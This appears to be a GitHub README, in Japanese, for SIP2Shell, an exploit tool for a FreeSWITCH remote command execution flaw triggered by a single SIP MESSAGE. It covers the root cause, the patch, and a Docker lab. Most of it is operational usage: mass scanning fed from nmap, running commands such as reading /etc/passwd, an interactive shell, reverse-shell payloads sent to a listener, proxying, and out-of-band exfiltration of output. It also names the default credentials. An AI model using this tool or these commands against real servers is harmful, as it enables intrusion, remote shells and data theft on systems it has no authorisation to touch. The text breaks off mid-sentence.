
 deathshotxd/sip2shell
FreeSWITCHに1通のSIPテキストメッセージを送るだけで、コマンドを実行できます。CVE-2026-116779のエクスプロイト、スキャナー、そして実際の脆弱/パッチ適用済みDockerラボです。





FreeSWITCH は、テキストメッセージで頼めばコマンドを実行してくれます。
CVE-2026-116779 は、小さなミスでありながら影響範囲が非常に大きい脆弱性です。SIP の
MESSAGE を受信すると、FreeSWITCH は To アドレスを取得し、最初の
+ で分割して、左半分をチャットプロトコルの名前として扱います。+ に続く部分は
そのプロトコルのハンドラに渡されます。登録済みハンドラの一つは api と呼ばれ、
その入力をそのまま switch_api_execute() に渡します。
つまり、これはユーザーではありません:
MESSAGE sip:api+system%20id@target SIP/2.0
これはデーモンが実行する system id です。返信は別の MESSAGE として返ってきて、チャット層はキューイングされるため、202 は「受理された」という意味にすぎません。実際に実行されたかどうかを知るには出力が必要です。
SIP2Shell は、この調査を進める中で欲しかったツールです。Python ファイル 1 つだけで、依存関係も telnet(1) も、間に挟まるプロキシもありません。ホストが気にする必要のあるほど古いかどうかを確認し、古ければコマンドを実行して出力を返します。scan は一括で処理し、shell はプロンプトを提供し、rev はリバースシェルのワンライナーを発射します。

このバグはメモリ破壊ではありません。チャットプロトコル名に対する許可リストの欠如です。だからこそ、UDP パケット 1 つで十分なのです。
originate)、モジュールのロード、あるいは mod_lua 経由のインライン Lua まで可能です。
同梱の 1.10.12 コンテナに対する実際の実行です。probe がバージョンを読み取り、続いて exploit が id、hostname、uname -sr を実行します。この GIF はモックではなく、キャプチャしたターミナル出力からレンダリングされたものです。正確な行は scripts/make_demo.py にあります。


sofia_presence_handle_sip_i_message() は To ユーザーを読み取り、最初の + で切り分け、左側をプロトコル名として扱います:
/* sofia_presence.c */
if ((p = strchr(to_user, '+')) && p != to_user) {
    switch_copy_string(proto, to_user, sizeof(proto));   /* char proto[512] */
    p = strchr(proto, '+');
    *p++ = '\0';
    ...
}
switch_core_chat_send(proto, event);
mod_dptools のディスパッチテーブルには jingle、event、api が含まれています。
危険なのは api のエントリです:
/* mod_dptools.c */
static switch_status_t api_chat_send(switch_event_t *message_event)
{
    ...
    switch_url_decode(cmd);
    if ((arg = strchr(cmd, ' '))) *arg++ = '\0';
    SWITCH_STANDARD_STREAM(stream);
    switch_api_execute(cmd, arg, NULL, &stream);
    if (proto)
        switch_core_chat_send_args(proto, "api", to, from,
                                   ..., stream.data, ...);
}
switch_api_execute() は fs_cli とイベントソケットが実行するのと同じディスパッチャです。system は引数をシェルに渡す標準の API であるため、OS 全体に到達可能です。stream.data は出力を送信者へ返します。これが SIP2Shell が使用する読み戻しチャネルです。
修正は、何かがディスパッチされる前に、まさにこれを追加します:
if (!strcasecmp(proto, "api") &&
    !sofia_test_pflag(profile, PFLAG_ENABLE_CHAT_API_PROTO)) {
    nua_respond(nh, SIP_403_FORBIDDEN, ...);
    return;
}
strcasecmp を使うのは、チャットレジストリが大文字小文字を区別しないためです。このパラメータは
標準プロファイルではコメントアウトされています。詳細と通信トレースは
docs/WRITEUP.md にあります。
| 製品 | SignalWire FreeSWITCH (mod_sofia の受信 MESSAGE) |
| バージョン | 標準の internal / external プロファイルにおいて < 1.11.3 |
| 修正 | 1.11.3 - 新しい enable-chat-api-proto ゲート、デフォルトで オフ |
| CVE / CVSS | CVE-2026-116779 / GHSA-mg63-h38w-8p9p - 9.8 |
| ステータス | CISA KEV、実際の攻撃で悪用済み |
| ゲート | enable-chat-api-proto は標準プロファイルでコメントアウトされている |

修正済みのホストは api+ への MESSAGE に 403 を返します。脆弱なホストは
202 を返し、コマンドを実行します。MESSAGE 認証を維持しているプロファイルは
401 または 407 を返します。--user / --password で認証情報を渡せば、ダイジェスト
交換が処理されます。標準の FreeSWITCH はデフォルトディレクトリにユーザー 1000-1019 を
パスワード 1234 で同梱しているため、多くのラボ環境やデフォルトインストールでは認証情報なしで
応答します。
git clone https://github.com/DeathShotXD/SIP2Shell.git
cd SIP2Shell
python3 sip2shell.py --help
Python 3.8+、標準ライブラリのみ。インストール不要。
--tcpを使用)# find vulnerable hosts; 202 = vulnerable, 403 = patched, 401/407 = auth-walled
python3 sip2shell.py scan -f hosts.txt --threads 64
python3 sip2shell.py scan -f hosts.txt --json -o out.json
# from a pipeline
nmap -sU -p 5060 --open -oG - 10.0.0.0/24 | awk '/5060\/open/{print $2}' | \
python3 sip2shell.py scan
python3 sip2shell.py probe -t 10.0.0.5
python3 sip2shell.py probe -t 10.0.0.5 --json
probe は OPTIONS と MESSAGE を api+version に送信します。202 は手がかりであり、応答に FreeSWITCH または mod_sofia のフィンガープリントが含まれている場合にのみ確認済みとしてマークされます。
python3 sip2shell.py exploit -t 10.0.0.5 -c "cat /etc/passwd" --post
--post は最初のコマンドの後に短い偵察バッテリーを実行します: hostname、
uname -a、id、および /etc/passwd の最初の数行です。
python3 sip2shell.py shell -t 10.0.0.5
nc -lvnp 4444
python3 sip2shell.py rev -t 10.0.0.5 --listen 203.0.113.9:4444
bash、nc、python3 のペイロードを個別の MESSAGE として送信します。ここでの 2xx は MESSAGE が受理されたことのみを意味し、シェルの取得はリスナー側で証明されるものであり、SIP ステータスによるものではありません。
python3 sip2shell.py probe -t 10.0.0.5 --tcp \
    --proxy socks5://user:[email protected]:1080
SOCKS5 は TCP のみをリレーするため、--tcp は暗黙的に指定され、プロキシと共に --udp を指定すると拒否されます。
読み戻し(チャットの返信)には、ターゲットがあなたにルーティングできる必要があります。インターネット経由の場合、出力を帯域外で持ち出せるよう、ツールに公開コールバックを渡します:






